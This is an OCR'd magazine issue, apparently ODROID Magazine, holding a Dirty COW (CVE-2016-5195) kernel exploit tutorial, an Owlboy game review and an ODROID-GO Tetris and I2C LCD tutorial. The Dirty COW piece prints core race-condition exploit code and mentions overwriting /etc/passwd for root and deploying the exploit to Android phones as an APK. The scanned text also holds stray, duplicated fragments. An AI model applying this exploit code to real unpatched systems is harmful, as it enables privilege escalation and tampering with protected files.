
Figure 19 – The controller ports were glued in place after all the painting was completed

For comments, questions and suggestions, please visit the original article at https://www.thingiverse.com/thing:3119657.

[illegible]

Dirty COW: Linux Exploit

November 1, 2018 By Andrew Ruggeri Android, Linux, Tutorial



Introduction

Dirty COW, or technically known as CVE-2016-5195, is an Linux kernel exploit made famous in 2016. The exploit has been known to affect Linux kernels from version 2.6.22 which came out in 2007. This exploit was present all the way to it's discovery in and fix in October of 2016. At which point large Linux distributors were quick to push a fix. There is however a still notable problem with this, while Linux distributions have had kernel patches and updates pushed, many Android devices which run a Linux kernel have yet to see any fix. Hardkernel is unique in how they provide a continuous stream of kernel and software updates, as many Android smartphone vendors adopt a "ship it and forget" idology when it comes to their Android devices. If you want to try this on your own ODROID device, simply download an old Android and Ubuntu image from before October 2016. This article is going to focus on the 'what' and 'how' of the Dirty COW exploit, as well as the steps it would take to port the code to Android.

The 'What' of Dirty COW

Dirty COW, is so named as it is a method to perform a dirty Copy On Write operation. This allows an attacker to edit to a file which they do not have write access to. The exploit uses a race-condition on the copy-on-write mechanism in linux. By brute-force an attacker can induce the race condition, allowing the altered memory to written with no regard for the user's write access. This is a critical bug as, a non-root user would not be allowed to edit the '/etc/passwd' file, which contains information regarding user accounts. Overwriting this file can enable the attacker to gain root permission as well as change passwords of others. Later in the code section we will see exactly how this can be done. The example code given with this article is setup to write text to a target file

however, dirty COW can be used to overwrite any

changes private. Once the copy is done, process B however, dirty COW can be used to overwrite any data.

The ‘How’ of Android Deployment

As mentioned earlier the Android OS runs a version of the Linux Kernel at its core. Along with that, many Android Smartphones allow software to be run which has not been signed and installed from the ‘Google Playstore’ app marketplace. This allows easy installation and deployment of our app. We just need to create an APK installer for our app and move it to the target smartphone.

From the software point of view, we have a relatively straightforward path. Google provides all the necessary tools for developing an Android app, mainly Android Studio. The pieces we need are Android Studio and the Android NDK. There is already an abundance of setup guides for Android Studio, and I’m going to avoid adding another. The NDK, or Native Development Kit, for Android allows us to write and cross-compile C and C++ code. It also, and more importantly, allows us to make certain function calls which are pivotal to this exploit. We will see a listing of all the functions and explanation of the source code next. Since, as stated before Android uses the Linux kernel, the code example here will work with little, or no, modifications (depending on use case).

The ‘How’ of Dirty COW

Linux’s memory use is the main point in how this vulnerability works. A copy of the code with annotation is following this. However, I find it best to have a quick high-level overview If we map a file from disk into memory, that file’s content can be read directly from memory now, this is done with the mmap() function bellow. When we do this, if we only have read access to the file, the file can only opened and mapped with read access as well. However the exploit takes care of this limitation for us. When we map the file we into memory we want it private. If another processes (we’ll call it process B) wants read/write access this memory that is OK. When process B writes to this memory, the memory is copied so the changes will only be seen by process B. This is the idea of copy-on-write, as once process B writes to this memory a copy is made keeping all the changes private. Once the copy is done, process B now points to the new private memory location and that data can be changed. We also have madvise(), which is telling the kernel to discard the newly copied private memory, once discarded processes B will now point back to the original memory location. You can now start to see how a race condition can be induced. What we want is for process B to write to the original memory location loaded by process A. There are 3 steps then when working correctly go like this when process B want to write:

1. Copy data from original location to new location
2. Update memory pointer for process B to point to new location
3. Write data
4. madvice() clear the new copy, and update process B memory pointer back to the old location.

If we have the steps above, working their current arrangement there is no problem. However if we keep calling madvice() we can get a flow that goes: 1, 2, 4, 3. If madvice() runs before the data is written we can have everything align were the memory is pointing the original location and that is where the write takes place!

The Code

The git project contains the source code and all Android Studio project files as well. Hidden in there as well is a cmake file which will build a dirty COW test application for a desktop Linux Distro. If you are familiar with Java and Android development, most of the “App” part of the code should be quick to understand, as there not much to it. The Java side consists of reading info from a couple blank text boxes, and calling the NDK C code on button press. We’ll take a deeper look through the C code, as that is what is pertinent for this article.

The C code is simple and short, under 200 lines. With a quick glance at the code you’ll see that, the basic steps are to open the target file as read only, then map that file into that processes memory. Once loaded into memory, two ‘dueling’ threads are spawned. One thread continuously tries to write the desired data to the processes memory. The second thread will continuously attempt, or “hint” as the man

```
printf("Failed to map file to memory
```

thread, will continuously attempt, or "hint" as the man page says, to tell the kernel we don't need that memory page, this will write the memory to disk.

Without further ado, let's have a look at some of the crucial parts of the code:

After opening the target file to the file descriptor named 'file', we call fstat, which will return the status and information about that file. Here we are mainly interested in the size of the file, which is struct member st_size. We do some safety and sanity checks and continue.

```
// Get & check file status
struct stat fileStatus;
if(fstat(file, &fileStatus) != 0)
return -1;

// check sizes
fileSize = fileStatus.st_size;
if(fileStatus.st_size <= 0 ||
fileStatus.st_size <= strlen(replaceText) +
offset) {

printf("Size problem:
        File Size: %lld
        Text Size: %ld",
fileStatus.st_size, strlen(replaceText));
return -1;
}
```

Once we have the file's size, in bytes, we move on to call mmap. This function will map the file's data into the process memory. We needed the file's total size, as to map all of it to memory. The other important arguments provided are the two enums PROT_READ, and MAP_PRIVATE. The enum PROT_READ says the memory can only be read. MAP_PRIVATE says for mmap to use private copy-on-write mapping, this means that changes will only be visible to the calling process. Other parameters can be found on the mmap man page or here: http://man7.org/linux/man-pages/man2/mmap.2.html

```
// map the file into the's proccess memory and
get address
memoryMap = mmap(NULL,
(size_t)fileStatus.st_size, PROT_READ,
MAP_PRIVATE, file, 0);
if(memoryMap == MAP_FAILED) {
");
```

```
printf("Failed to map file to memory
");
return -1;
}
```

fileOffset = (off_t)memoryMap + offset;

With this info, we have everything kick off our two threads. These two threads we will let run, in order to induce our sought after race condition. In my experience, you don't need to let the threads run long at all, less than a second and the file was overwritten. Here we have the memory advise function that gets called from the pthread_create. The function is pretty sparse, it will continuously call madvise or posix_madvise. Madvise takes the address of where out mapped file is, the size, and the MADV_DONTNEED enum. This enum as mentioned before, 'hints' to the kernel to page out that memory.

```
void *adviseThreadFunction(void* adviseStruct)
{
printf("Thread: Memory Advise Running
");

while(threadLoop) {
madvise(memoryMap, fileSize, MADV_DONTNEED);
}

printf("Advise Thread - Bye
");
return NULL;
}
```

Here is the second thread, it starts by opening the pseudo-directory for that process's memory located at /proc/self/mem. Upon, a successful open we move onto the endless-loop part, where we seek to the memory location we are interested in, followed by writing our desired replacement data to it.

```
void *writeThreadFunction(void* text) {
printf("Thread: Write Running
");

const char* replaceText = (char*)text;

int memFile = 0;
if( (memFile = open("/proc/self/mem", O_RDWR))
< 0) {
printf("Failed to open /proc/self/mem
");
return NULL;
}

// Continually try to write text to memory
size_t textLength = strlen(replaceText);

printf("%ld : %s
", textLength, replaceText);

while(threadLoop) {
// seek to where to write
lseek(memFile, fileOffset, SEEK_SET);

// Write replacement text
write(memFile, replaceText, textLength);
}

printf("Write Thread - Bye
");
return NULL;
}
```

If you enjoyed this article and would like to see more more security focused articles in future issue, let me know by posting on ODROID magazine forum thread.

Linux Gaming: FNA Games on ODROIDs – Owlboy

November 1, 2018 By Tobias Schaaf Gaming, ODROID-XU4

A short while ago, @ptitSeb made an article about FNA games and how they now work on ODROID. Together, we worked to make sure this was possible. He kept working on it to improve his gl4es project and other parts to give us the best support on ODROIDs for FNA games.

I have also been working with him to try and make it easier from a user point of view, by creating the monolibs-ODROID package (available for all ODROIDs) and providing an installer that allows users to install their games on ODROID.

During this process, I grew quite fond of some of the FNA games, so I decided to give them their own little series in the ODROID magazine, as not everyone is familiar with these games and how they work on ODROIDs.

Owlboy

I just recently bought Owlboy on GOG as part of their 10th year anniversary. I put it on my ODROID and was game. Using my XBox 360 controller I use both analog

surprised how it worked out of the box. It was rather easy to get to work properly and looked great. In fact, I was surprised that I could run the game in 1080p without any stuttering or slow-downs.




Figure 1 – Owlboy running in 1080p on ODROID

(Figure 1 – Owlboy running in 1080p on ODROID)

The game itself can be played via keyboard and mouse or via gamepad, but believe me when I say, you WANT to use a gamepad. I was rather surprised at the quality of the gamepad integration with this

game. Using my XBox 360 controller I use both analog sticks, the trigger keys, and the shoulder buttons. The button layout is actually quite comfortable. It's nice to have a game that integrates well with your controller. It feels like this game was made for the ODROID itself.

Installation

I wrote a small installer for the game that, if you are using either one of my images or my repositories, you can install by simply using the command:

```
$ apt-get install owlboy-launcher-odroid
```

The installer currently only supports the GoG installer, but might be updated in the future to support the Humble Bundle or Steam as well.

Simply point to the Linux version of Owlboy from GoG and the rest will be done automatically.

Graphics

The game uses a mix of retro-style 16-bit graphics and more modern effects. If it had existed "back in the day," you probably could have had a similar game on the Sega Saturn.




Figure 2 – In-game graphics have multiple layers




Figure 3 – Clouds in foreground and background, light shafts

Aquaria, or Heimdall 2, where the music sticks in your




Figure 4 – Colored transparent mist and different vines in foreground and background

The graphics are really nice and change from bright colored open skies with lush green grass lands to dark gray caverns. There's a good mixture of graphics and palettes used in the game. The old style graphics fit the game without feeling too pixelated or like it is trying too hard to simulate the old 8-bit era, as some other retro-styled games have. Although the pictures above don't show it, there are a lot of outdoor scenes where the sky is blue and white, with wide open spaces. The game occasionally zooms out to give you an overview of where you are, and zooms in closer if you are in tight areas. All in all, the graphics are good and fit the gameplay. The ODROID-XU3/XU4 is able to keep up with the graphics and running the game in 1080p is no big deal. Even the ODROID-C2 can handle running the game with the 1080p a possibility.

I haven't tried it on an ODROID-C1 yet, but my guess is that it should work fine.

Sound and Music

There isn't much I can say here. While the sound is fine, there's not much variety. There are only so much shooting, swirling, wing-flapping, object-hitting sounds you can make and although it's good quality sound, it's not very impressive. There's no voice acting, so there's not much you can say in regards to narration.

The music is fine, I guess. It fits the setting, but there's also nothing special about it. The tunes are not particularly memorable: I never found myself thinking I'd want to listen to the soundtrack outside of the game.

It feels like any random platformer 16-bit era music. It does the job, but it's definitely no Final Fantasy,

fighting a large number of regular enemies. At the

Aquaria, or Heimdall 2, where the music sticks in your head and you find yourself putting the soundtrack on your phone to listen to even when you're not playing.

Story

I'm not quite sure about the story yet. You are a mute owlboy, the worst of your kind, and you are not very good at anything. You're unreliable and most of the time you just mess up. Because of this, you only have a few friends. While progressing through the story you meet up with new people and make new friends, and their help compensates for your lack of ability. You explore ancient owl-temples, try to save the owl people capital by fighting off a pirate attack, and whatnot.

I'm still only a couple of hours into the game but I can already say that, in my opinion, the story is not very interesting. Still, it's not too shabby and most of the time you can just concentrate on fighting and exploring.

Since there isn't any voice acting and you have read everything everyone says, I'm even less interested in the story and just progress through without paying much attention.

Gameplay

The gameplay is really good. While game might look and sound like your random platformer/shooter in certain ways, it has just the right feel and control to be different. The fact that you can only stun enemies and require your friends, which you carry around with you, to actually kill enemies or destroy objects, is quite nice. That you can leave them behind and later teleport them back to you is also a nice way to solve puzzles or simply look ahead for a little while.

Thanks to the controller support you can fly and dodge in one direction while aiming and shooting in another direction, which is often needed, especially when fighting boss monsters.

Speaking of boss monsters: The game progresses like most action platformers. You go into a new area–mostly a dungeon of a kind–and kill whatever monsters are in there while trying to solve switch puzzles and such. After a while you often encounter some mid-bosses, or an area where you are trapped

fighting a large number of regular enemies. At the end you'll encounter a boss to fight. They actually come in very different layouts. First, you'll only have to hit a boss a number of times, then later you'll need to damage and destroy secondary objects as well. At other times you just need to run away and survive fighting your way through smaller monsters and destroyable objects.




Figure 5 – Entering a new boss area




Figure 6 – and of course fighting the boss you just found




Figure 7 – In this fight you attack the pirate that is flying around but also have to destroy the ship that shoots at you when his captain recovers

Boss fights get harder from one boss to another, not due to the fact that the bosses itself are harder to kill, but due to the fact that you get additional tasks to do to damage or kill an enemy.

(Figure 9 and 10 – This boss just chases you and you




Figure 8 – In this fight you attack the pirate that is flying around but also have to destroy the ship that shoot at you when his captain recovers

From some of the boss fights you actually get something good. In the example above, after you've beaten the pirate he joins you and gives you the ability to either shoot multiple enemies at once with his flame throwing shotgun, or destroy large and more durable objects, sometimes with fire, to open new paths. He's the second guy that joins you in your quest.




Figure 9 and 10 – This boss just chases you and you have to dodge and destroy items until at the end it just stops and freezes in place

(Figure 9 and 10 – This boss just chases you and you have to dodge and destroy items until at the end it just stops and freezes in place)

Conclusion

I was quite surprised at how well the game works, especially the integration with the game controller and the built-in options for XBox and Playstation controllers. The graphics look nice and scale well, which makes playing on the TV even better.

As the game doesn't require anything special in the way of drivers, it runs on all ODROID platforms including 64-bit platforms such as the C2 or N1. The performance on the XU3/XU4 was outstanding. I had no lags or anything. This game feels like it was made for ODROID.

If you like action platformers I highly recommend this game. It will keep you busy for many hours and shows once more what ODROID is capable of. Thanks to @ptitSeb who made it possible to play these games on ODROID.

[illegible]

Coding Camp – Parts 7 and 8: Play your own Tetris Game and Add Another LCD Display

November 1, 2018 By Justin Lee ODROID-GO, Tinkering, Tutorial

The Arduino for ODROID-GO Coding Camp, includes two projects among others: Tetris and I2C interface experiments. Before getting started with these projects, it is advisable to work on the Arduino Setup and Hello World projects listed in the reference section below.

Tetris




Figure 01 – Tetris

You can import, compile and upload the latest version of the game to ODROID-GO by selecting the following menu options in the Arduino IDE: Files → Examples → ODROID-GO → Applications → Tetris. Then enter the key-combination: CTRL-U to compile and upload.





Figure 02 – Compile & upload

After uploading is complete, the following message is displayed:

```
Hard resetting via RTS pin…
```

I2C Interface



```
Hello, ODROID-GO
Battery: 4.12 V
```

Figure 03 – LCD with cable

Let us learn how to use I2C interface on the ODROID-GO IO expansion port. First, you will have to connect the 16×2 LCD to your ODROID-GO's P2 (expansion connector) as follows:

```
P2 on ODROID-GO 16x2 LCD
GND (pin #1) GND
IO15 (Pin #4) SDA
IO4 (Pin #5) SCL
P3V3 (Pin #6) VCC
```




Figure 04




Figure 05

The next step involves importing the needed library. Depending on your host operating system, the steps are slightly different:

For MS Windows, open a terminal and enter the following commands:

```
c:> cd
$USERPROFILE/Documents/Arduino/libraries
c:> git clone
https://github.com/marcoschwartz/LiquidCrystal
_I2C
```


In Linux, open a terminal and enter the following commands:

```
$ cd ~ && mkdir go-proj && cd go-proj
$ git clone
https://github.com/marcoschwartz/LiquidCrystal
_I2C
~/Arduino/libraries/LiquidCrystal_I2C
```

To use I2C on ODROID-GO, the ESP32's Wire library is useful. This library can be used via the Arduino IDE. We know that the ports used for I2C communications include #15 for SDA and #4 for SCL. Define a pre-processor and use the Wire.begin() function to include the code below. You can pass only 2 parameters to the function: the pin #s for SDA and SCL listed above.

```
#define PIN_I2C_SDA 15
#define PIN_I2C_SCL 4

void setup() {
// put your setup code here, to run once:
Wire.begin(PIN_I2C_SDA, PIN_I2C_SCL);
}
```



```
void loop() {
// put your main code here, to run repeatedly:
}
```

We need to add code to setup the LCD. Include the LiquidCrystal_I2C.h header file from the library to show a message on that easily. Create an instance for controlling the LCD with using the statement, which takes the LCD_ADDR, columns and rows parameters relevant to the 16×2 LCD:

```
LiquidCrystal_I2C lcd(LCD_ADDR, 16, 2
```

Invoke init(), turn on the backlit with backlight(), set cursor to specify a point to write down with setCursor() and print using a call to print():

```
#include

#define PIN_I2C_SDA 15
#define PIN_I2C_SCL 4

const uint8_t LCD_ADDR = 0x3f;
LiquidCrystal_I2C lcd(LCD_ADDR, 16, 2);

void setup() {
// put your setup code here, to run once:
Wire.begin(PIN_I2C_SDA, PIN_I2C_SCL);

lcd.init();
lcd.backlight();
lcd.setCursor(0, 0);
lcd.print("Hello, ODROID-GO");
}

void loop() {
// put your main code here, to run repeatedly:
